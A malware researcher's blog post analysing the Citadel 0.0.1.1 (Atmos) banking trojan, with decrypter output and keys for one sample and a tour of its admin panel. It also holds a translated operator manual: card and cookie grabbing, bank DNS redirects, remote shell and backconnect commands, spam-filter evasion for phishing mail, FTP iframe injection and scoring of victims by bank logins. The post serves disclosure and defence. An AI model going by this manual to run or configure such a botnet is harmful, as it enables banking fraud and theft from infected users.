


Citadel 0.0.1.1 (Atmos)

 xylibox.com/2016/02/citadel-0011-atmos.html

```
[*] get base config & several params
[*] found base config at RVA:0x000059b0, RA:0x000059b0
[*] found login key: 533D9226E4C1CE0A9815DBEB19235AE4
[*] use RC4 key at (base config + 0x00000157)
[*] found following xor key for AES plus:
[62, 74, 187, 1, 132, 27, 178, 152, 18, 43, 181, 239, 177, 190, 209, 113]
[*] found RC4 salt: 0xF2C9CDEF
[*] found xor key using after Visual Decrypt: 0xF2C9CDEF
[*] try to unpack
[*] decrypt data using following key:
[165, 112, 39, 214, 102, 33, 76, 101, 129, 223, 9, 249, 93, 6, 88, 229, 109, 182,
, 74, 97, 53, 70, 31, 104, 216, 104, 107, 118, 201, 163, 216, 106, 250, 24, 136,
, 230, 110, 52, 131, 5, 123, 195, 253, 173, 184, 100, 159, 132, 204, 169, 185, 72
, 17, 103, 84, 98, 146, 232, 1, 100, 91, 146, 174, 186, 12, 254, 37, 225, 108, 5
, 146, 51, 83, 61, 186, 136, 79, 75, 197, 231, 149, 19, 106, 155, 135, 128, 13,
, 35, 150, 1, 179, 143, 215, 117, 230, 189, 188, 58, 70, 203, 52, 29, 82, 67, 209
, 20, 25, 32, 134, 225, 23, 201, 50, 22, 235, 176, 175, 224, 0, 244, 35, 192, 97
, 253, 214, 216, 111, 131, 251, 194, 238, 254, 39, 73, 52, 199, 171, 3, 32, 192,
, 179, 237, 79, 96, 104, 88, 147, 111, 253, 243, 171, 15, 38, 76, 156, 171, 89, 3
, 8, 183, 4, 58, 214, 99, 161, 212, 107, 125, 112, 221, 234, 166, 109, 225, 126, 1
, 7, 212, 45, 252, 123, 22, 14, 121, 64, 71, 47, 55, 81, 134, 122, 44, 252, 129, 1
, 76, 62, 195, 53, 206, 213, 250, 85, 31, 167, 96, 217, 33, 95, 5, 77, 131, 14, 24
, 7, 91, 166, 49, 245, 170, 195, 153, 16, 198, 77, 54, 24, 11, 189, 209, 220, 224,
, 207, 157, 196, 47, 147, 251, 140, 88, 243, 174, 223, 60, 32, 151, 227, 7, 244,
, 51, 184, 17, 3, 215, 110, 222, 48, 186, 92, 73]
[*] try to AES+ decryption
[*] use following AES key:
[76, 22, 170, 152, 20, 231, 205, 230, 188, 114, 223, 61, 185, 246, 78, 158]
[*] parse decrypted data... OK
[*] decompress decrypted data
```

Guys of JPCERT, 有難う御座います！

Released an update to their [Citadel decrypter](#) to make it compatible with 0.0.1.1 sample.



```
Administrator : C:\Windows\System32\cmd.exe
[*] start to decrypt us.xml
[*] get base config & several params
[*] found base config at RVA:0x000059b0, RA:0x000059b0
[*] found login key: 533D9226E4C1CE0A9815DBEB19235AE4
[*] use RC4 key at (base config + 0x00000157)
[*] found following xor key for AES plus:
[62, 74, 187, 1, 132, 27, 178, 152, 18, 43, 181, 239, 177, 190, 209, 113]
[*] found RC4 salt: 0xF2C9CDEF
[*] found xor key using after Visual Decrypt: 0xF2C9CDEF
[*] try to unpack
[*] decrypt data using following key:
[165, 112, 39, 214, 102, 33, 76, 101, 129, 223, 9, 249, 93, 6, 88, 229, 109, 182,
, 74, 97, 53, 70, 31, 104, 216, 104, 107, 118, 201, 163, 216, 106, 250, 24, 136,
, 230, 110, 52, 131, 5, 123, 195, 253, 173, 184, 100, 159, 132, 204, 169, 185, 72
, 17, 103, 84, 98, 146, 232, 1, 100, 91, 146, 174, 186, 12, 254, 37, 225, 108, 5
, 146, 51, 83, 61, 186, 136, 79, 75, 197, 231, 149, 19, 106, 155, 135, 128, 13,
, 35, 150, 1, 179, 143, 215, 117, 230, 189, 188, 58, 70, 203, 52, 29, 82, 67, 209
, 20, 25, 32, 134, 225, 23, 201, 50, 22, 235, 176, 175, 224, 0, 244, 35, 192, 97
, 253, 214, 216, 111, 131, 251, 194, 238, 254, 39, 73, 52, 199, 171, 3, 32, 192,
, 179, 237, 79, 96, 104, 88, 147, 111, 253, 243, 171, 15, 38, 76, 156, 171, 89, 3
, 8, 183, 4, 58, 214, 99, 161, 212, 107, 125, 112, 221, 234, 166, 109, 225, 126, 1
, 7, 212, 45, 252, 123, 22, 14, 121, 64, 71, 47, 55, 81, 134, 122, 44, 252, 129, 1
, 76, 62, 195, 53, 206, 213, 250, 85, 31, 167, 96, 217, 33, 95, 5, 77, 131, 14, 24
, 7, 91, 166, 49, 245, 170, 195, 153, 16, 198, 77, 54, 24, 11, 189, 209, 220, 224,
, 207, 157, 196, 47, 147, 251, 140, 88, 243, 174, 223, 60, 32, 151, 227, 7, 244,
, 51, 184, 17, 3, 215, 110, 222, 48, 186, 92, 73]
[*] try to AES+ decryption
[*] use following AES key:
[76, 22, 170, 152, 20, 231, 205, 230, 188, 114, 223, 61, 185, 246, 78, 158]
[*] parse decrypted data... OK
[*] decompress decrypted data
[*] wrote decrypted data to us_decrypted.bin
C:\Python27>
```

Citadel 0.0.1.1 don't have a lot of documentation, so time as come to talk about it.

Personally i know this malware under the name 'Atmos' (be ready for name war in 3,2,1...)

The first sample i was aware is the one spotted by tilldenis [here](#) in july 2015.



I re-observed this campaign in november 2015 with the same 'usca'.

You can find a technical description of the product here: <http://pastebin.com/raw/cAqbrqAS>

Here is a small part translated to English related to configuration and commands:

3. Configuration

url_config1-10 [up to 10 links to configuration files; 1 main for your web admin panel and 9 spare ones. To save the resources, use InterGate button in the builder to place config files on different links without setting up admin panel. Spare configs will be requested if the main one is not available during first EXE launch. Don't forget to put EXE and config files in 'files/' folder]

timer_config 4 9 [Config file refresh timer in minutes | Retry interval]

timer_logs 3 6 [Logs upload timer in minutes | Retry in _ minutes]

timer_stats 4 8 [New command receiving and statistics upload timer in minutes | Retry in _ minutes]

timer_modules 4 9 [Additional configuration files receiving timer | Retry in _ minutes. Recommending to use the same setting as in timer_config]

timer_autoupdate 8 [EXE file renewal timer in hours]

insidevm_enable 0/1 [Enable execution in virtual machine: 1 - yes | 0 - no]

disable_antivirus 0/1 [1 - Disable built-in 'AntiVirus' that allows to delete previous version of Zeus/Citadel/Citra after EXE launch | 0 - leave enabled(recommended)]

disable_httpgrabber 0/1 [1 - Disable http:// mask grabber in IE | 0 - Enable http:// mask grabber in IE]

enable_luhn10_get 0/1 [Enable CC grabber in GET-requests http/https]

remove_certs 0/1 [Enable certificate deletion in IE storage]

report_software 0/1 [1 - Enable stats collection for Installed Software, Firewall version, Antivirus version | 0 - Disable]

disable_tcpserver 0/1 [1 - Enable opening SOCKS5 port (not Backconnect!) | 0 - Disable]

enable_luhn10_post 0/1 [Enable CC grabber in POST-requests http/https]

disable_cookies 0/1 [1- Disable IE/FF cookies-storage upload | 0 - Enable |

use_module_ffcookie - duplicates the same]

file_webinjects "injects.txt" [File containing injects. Installed right after successful config files installation. Renewal timer is set in timer_config]

url_webinjects "localhost/file.php" [Path to 'file.php' file. Feature of 'Web-Injects' section for remote instant inject loading]

AdvancedConfigs [Links to backup configuration files. Works if !bot is already installed on the system! and first url_config is no longer accessible]

entry "WebFilters" [Set of different filters for URLs: video(# character), screenshot(single @ character - screenshot sequence after a click in the active zone. double @ character '@@' - Full size screenshot), ignore (! character), POST requests logging (P character), GET request logging (G character)]

entry HttpVipUrls [URL blacklist. By default the following masks are NOT written to the logs "facebook*" "*twitter*", "*google*". Adding individual lines with these masks will enable logging for them again]

entry "DnsFilters" [System level DNS redirect, mask example - *bankofamerica.com*=159.45.66.100. Now when going to bankofamerica.com - wellsfargo.com will be displayed. Not recommending blocking AV sites to avoid triggering pro-active defenses]

entry "CmdList" [List of system commands after launch and uploading them to the server]

entry "Keylogger" [List of process names for KeyLogger. Time parameter defines the time to work in hours after the process initialization]

entry "Video" [Video recording settings | x_scale/y_scale - video resolution | fps - frame per second, 1 to 5 | kbs - frame refresh rate, 5 to 60 | cpu 0-16 CPU loading | time - time to record in seconds | quality 0-100 - picture quality]

entry "Videologger" - [processes "" - list of processes to trigger video recording. Possible to use masks, for example calc.exe or *calc*]

entry "MoneyParser" [Balance grabber settings | include "account,bank,balance" - enable balance parsing if https:// page contains one of the following key words. | exclude "casino,poker,game" - do NOT perform parsing if one of the following words is found]

entry "FileSearch" [File search by given mask. The report will be stored in 'File Hunter' folder. Keywords can be a list of files or patterns ** to for on the disk. For example, multibit.exe will search for exact match on filename.fileextension, *multibit* will report on anything found matching this pattern. | excludes_name - exclude filenames/fileextensions from search. excludes_path - exclude system directories macros, like, Windows/Program Files, etc | minimum_year - file creation/change date offset. The search task is always on. Remove all the parameters from this section to disable it.]

entry "NetScan" [hostname "host-to-scan.com" - list of local/remote IP addresses to scan. scantype "0" - sets the IP address range, for example, scantype "0" scans a single IP in the 'hostname', scantype "1" creates a full scan of class C network 10.10.10.0-255, scantype "2" creates a full scan of class B network 10.10.0-255.0-255]

Example 1 {hostname "10.10.0-255.0-255" addrtype "ipv4" porttype "tcp" ports "1-5000" scantype "2"}

Example 2 {hostname "10.10.1.0-255" addrtype "ipv4" porttype "tcp" ports "1-5000" scantype "1"}]

entry "WebMagic" [Local WebProxySrv, web server with its own storage. Allows to read and write bot parameters directly, for example, when using injects. This saves time and resources since it doesn't generate additional remote requests for different scripts that are generally detected by banks anti-tampering controls. It also allows to bypass browser checking when requesting https:// resource hosted remotely and to create backconnect connection. Full settings description is located in F.A.Q section]

4. Commands

user_execute <url> [execute given file]

user_execute <url> -f [execute given file, manual bot update that overwrites the current version]

user_cookies_get [Get IE cookies]

user_cookies_remove [Remove IE cookies]

user_certs_get [Get .p12 certificates. Password: pass]

user_certs_remove [Remove certificates]

user_homepage_set <url> [Set browser home page]

user_flashplayer_get [Get user's .sol files]

user_flashplayer_remove [Remove user's .sol files]

url_open <url> [open given URL in a browser]

dns_filter_add <hostname> <ip> [Add domain name for redirect(blocking)]

bankofamerica.com 127.0.0.1]

dns_filter_remove <url> [Remove domain name from redirect(blocking)]

user_destroy [Corrupt system vital files and reboot the system. Requires elevated privileges]

user_logoff [Logoff currently logged in user]

os_reboot [Reboot the host]

os_shutdown [Shutdown the host]

bot_uninstall [Remove bot file and uninstall it]

bot_update <url> [Update bot configuration file. Requires to use the same the crypt. The path is set in url_config]

bot_bc_add socks <ip> <port> [Connect Bot > Backconnect Server > Socks5 | Run backconnect.exe listen -cp:1666 -bp:9991 on BC server / -bp is set when the command is launched, -cp is required for Proxifier/Browser...]

bot_bc_add vnc <ip> <port> [Connect Bot > Backconnect Server > VNC Remote Display | Run backconnect.exe listen -cp:1666 -bp:9991 on BC server / -bp is set when the command is launched, -cp is required for UltraVNC client]

bot_bc_add cmd <ip> <port> [Connect Bot > Backconnect Server > Remote Shell | Run backconnect.exe listen -cp:1666 -bp:9991 on BC server / -bp is set when the command is launched, -cp is required for telnet/putty client]

bot_bc_remove <service> <ip> <port> [Disconnect from the bot and hide connections from

'netstat' output]

close_browsers [close all browser processes]

And one part related to some new features:

Q: How does Mailer works?

A: This feature allows you to create mass-email campaigns using standard PHP tools. For this feature to work correctly you need to download the script [Download Script] and put it in www-root directory on one of the hosts that will be used to perform the mass-email campaign - make sure you turn off the following in php.ini; magic_quotes_gpc = Off and safe_mode = Off

After that press [Config] and fill in [Master E-Mail (for checkup) parameters: "name ; email" Your email for checking] and Mailer-script URL: http://www.host.com/mailer.php

It's possible to create a campaign using a email address list collected by a Bot using "For BotID" button or a new list name;email

Macros are supported in в Subject/Body/Attach.

{name} - Receiver name | {email} - Receiver E-mail | {random} - random chars | {rand0m} - random long number

Recommendation: To avoid being blocked by spam-filters use macro name@{hostname} in Sender ("email" or "name ; email") field - in this case the real domain name of the sending host will be used and your emails will not end up in Spam folder.

Q: How to work with File Hunter feature?

A: This feature allows you to work with files on the bot: get list of files matching the parameters specified under config entry "FileSearch", track files updates, autoupload files and replace files on the bot.

Custom Download - allows you to download any file from a bot by BotID, taken that a full path to the file is known. This will work even if the file is not specified under "FileSearch" config entry.

Auto download - uploads files with a given mask without a need to specify BotID. Bot will execute the upload as soon as search conditions are given and the file found. This will work even if the file is not specified under "FileSearch" config entry.

Be careful using File Hunter to modify any files on the bot. It's main purpose is to grab *coin files(multibit.dat/litecoin.dat...)

Use mouse right-click to access context menu for file list.

Q: Short manual for FTP Iframer

A: As in the case with 'Mailer', For this feature to work correctly you need to download the iframer script [Download Script] and put it in www-root directory on one of the hosts that will be used to perform the mass-email campaign - make sure you turn off the following in php.ini; magic_quotes_gpc = Off and safe_mode = Off

Next, create configuration options by pressing on [Конфигурация]

Specify the script URL in URL field

Working mode: Just checking [Will check the validity of FTP accounts found in the logs]

Inject: [Mode: "ON"]

Inject method: Smart/Add/Overwrite [Smart - will re-add the inject in case if it was detected and deleted. / Add - iframe code will be added to the end of the file before </body></html>]

Lookup depth: [File search level on ftp-host. For example, in the following structure FTP Connection > public_html(1) > images(2) > gif(3)....]

Next, perform 'Accounts search' and 'Run tasks'. The statistics and results will be available after a few minutes. The script will be working in cron-mode after the first execution, so there is no need to keep the page opened.

Q: Main functions and methods of "Neuromodel"

A: Neuromodel allows you to perform complex analysis of your botnet: identifying best bots, upload success rates. You can build a research matrix that includes list of bots and evaluate them against specified criteria; the result will be calculating a score to each bot.

Each research matrix can contain a number of evaluation criteria. For example, you need to search the logs for the following data: Bank Acc + CC or Bank Acc + ISP E-mail

Create profile first and then plan the task based on required criteria.

Task - "Find bots that logged into http://www.bankofamerica.com id=* in the last 30 days and where McAfee is installed. Assign X score if the search criteria match"

Creating criteria:

1) { name: BOA LOGIN | criteria: HTTP data POST | URL masks:

htt*://www.bankofamerica.com/* | POST data masks: id=* | days limit: 30 | score: 1 | static method, trigger condition: No < 1 }

2) { name: AVCheck | criteria: installed software | software name mask: McAfee* | days limit: 30 | score: 1 trigger condition: No < 1 }

Static method is used to summarize the results.

* **No***: simple summary. Each successful criteria match adds specified score to the bot.

More matches = bigger the score.

Example 1: if it found 180 reports matching the criteria and the score is 2 then the final score will be '180*2'

Example 2: if 'Login to bankofamerica' criteria is set to ">=" "3" on average a day then the score will be added only for the last days specified in 'Days' parameter.

Detailed: if in the last days specified in 'Days' parameter the 'Login to bankofamerica' criteria was matched more than 3 times on average then the bots reported will be given the score points.

* **Sum** Summary of produced reports

Score 'Points' will be added if the amount of reports satisfying the search criteria complies with trigger condition.

For example, if we have `reports_count=180` and `Points=2` and trigger condition is `>= 180` then the score is +2.

* **Days***: active days summary: days containing the reports.

Score will be added if the amount of reports satisfying the search criteria complies with trigger condition.

For example, if we have reports from day before yesterday, yesterday and today and trigger condition is set to `>= 3` then the scores will be added.

* **Avg/Day**: Average/Day: average number of reports in the last 24 hours

* **Avg/Week**: Average/Week: average number of reports per week

* **Days/Week**: average number of active days per week

Another example, search for inactive accounts:

"Find the bots regardless of their scores that logged into USBank in the last 21 days no more than 3 times - no filters or criteria are applied"

1) { URL = https://onlinebanking.usbank.com/Auth/Login/Login* | HTTP URL visit| days limit = 21 | Login no more than 3 times: e.g. login <=3. Meaning, if found <=3 reports for this criteria — add 1 to the score. | SUM() <=3 , 1 score }

Full criteria list is below:

Condition using date/time of the first report received from the bot.

Condition using date/time of the last report received from the bot.

Condition using average online time of the bot per week or per hour.

Condition using a type of the report or it's content

>Presence/Lack of LUHN10(CC)

>Presence/Lack of ISP email address (pop3 or web-link)

>Presence/Lack of FTP accounts

>Search by key words

Condition using "Installed Software" reports, allows you to check for a particular software installed on the bot.

Condition using "CMD" reports, allows to use particular keywords.

Condition using visited one or many particular URLs

Condition using POST variables.

Minus some absolute nonsense in the description of AVG/Day, AVG/week and days/weeks

The author is a fucking lunatic trying to explain things that only he understand :)

Thanks to Malwageddon for the translation help.

Now.. take a free tour in the infrastructure.

Login:



Dashboard:



RU and UA flags, united forever :)

exe configuration:

JabberID for notifications (comma-separated) (X)

Scan4you Profile ID



Scan4you API Token


To get ID & Token, sign up at scan4you.net, then go to the Profile page

Operating system:


OS for botnets	Count
Server, SP 1	284
Serverx64, SP 1	237
Server	171
XP, SP 3	118
Serverx64	96
Unknownx64	23
XP, SP 2	14
Unknown	8
Vista x64, SP 2	6
Vista, SP 2	4
Server 2008 R2 x64, SP 1	4
Server, SP 3	2
Server 2003, SP 2	1
Server 2008, SP 2	1
Vista, SP 1	1
Serverx64, SP 3	1

Software:







AV:








Search:



Bots:



Legend:

-  Laptop
-  on-batt
-  is admin
-  server
-  desktop

Full information:

Full information about bots

Bot ID: 777_1F3D59E96522DF69 (NeuroAnalyse) (Screenshots) (Make favorite)

Botnet: uzca

Flags: 001

Version: 0.0.1.1

OS Version: Seven x64, SP 1

OS Language: 1049

GMT: +2:00

Country: UA

IP: 88 [redacted]

Whois: n/a

Latency: 0.374

Direct Sockets: 0

Time of first report: 28.10.2015 19:18:18

Time of last report: 02.11.2015 17:58:06

Online time: 05:26:22

In the list of new bots: Yes

In the list of used: No

Comment: [text area]

Save

Connect VNC Connect SOCKS Autoconnect VNC Autoconnect SOCKS CMD Connect

(no Balance Grabber info) (no WebInjects info)

WebInject:

WebInject Groups

Group	Description	Items	Items
Flavia			2
Elay			2
Canada	chp_admin (no)		8
araxos			2

Executions

Campaign	Botz	Description	Count	Disabled	Count	Reps	Errors
MLA_F0	on	mla	38	1/70	5		
Canada	on		40	1/70	5		

Execution log

Araxos © 2014 Connected

Reported errors:

Name	Date	Age	Group	Details
ADMIN_WIS_ADMIN	2:01 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
FOCK_TAMAROCERAKKA	17:04 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
ADMIN_WIS_ADMIN	1:27 min ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
USER_OK_SABAROTIOTIK	2:42 min ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
ADMIN_WIS_ADMIN	2:23 min ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
WIN_EHKTUYPEN_SISAMBAWISAC	5:0 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
ONERT_PC_SISAMBAWISAC	4:0 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
PHADUP_PC_SISAMBAWISAC	4:0 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
USER_PC_SISAMBAWISAC	5:0 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
ADMIN_WIS_ADMIN_SISAMBAWISAC	5:0 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0
ADMIN_PC_SISAMBAWISAC	6:0 ago	40	Module: 35	Type: FAILURE Title: C#% compile webinject. Info: FileHash=webinjects/merged-2-4.exe, FileSize=489376, FileCRC32=0ad88700f1, processmedirection=0

New group:

Group name
X

Group description

Group permissions

User ▼

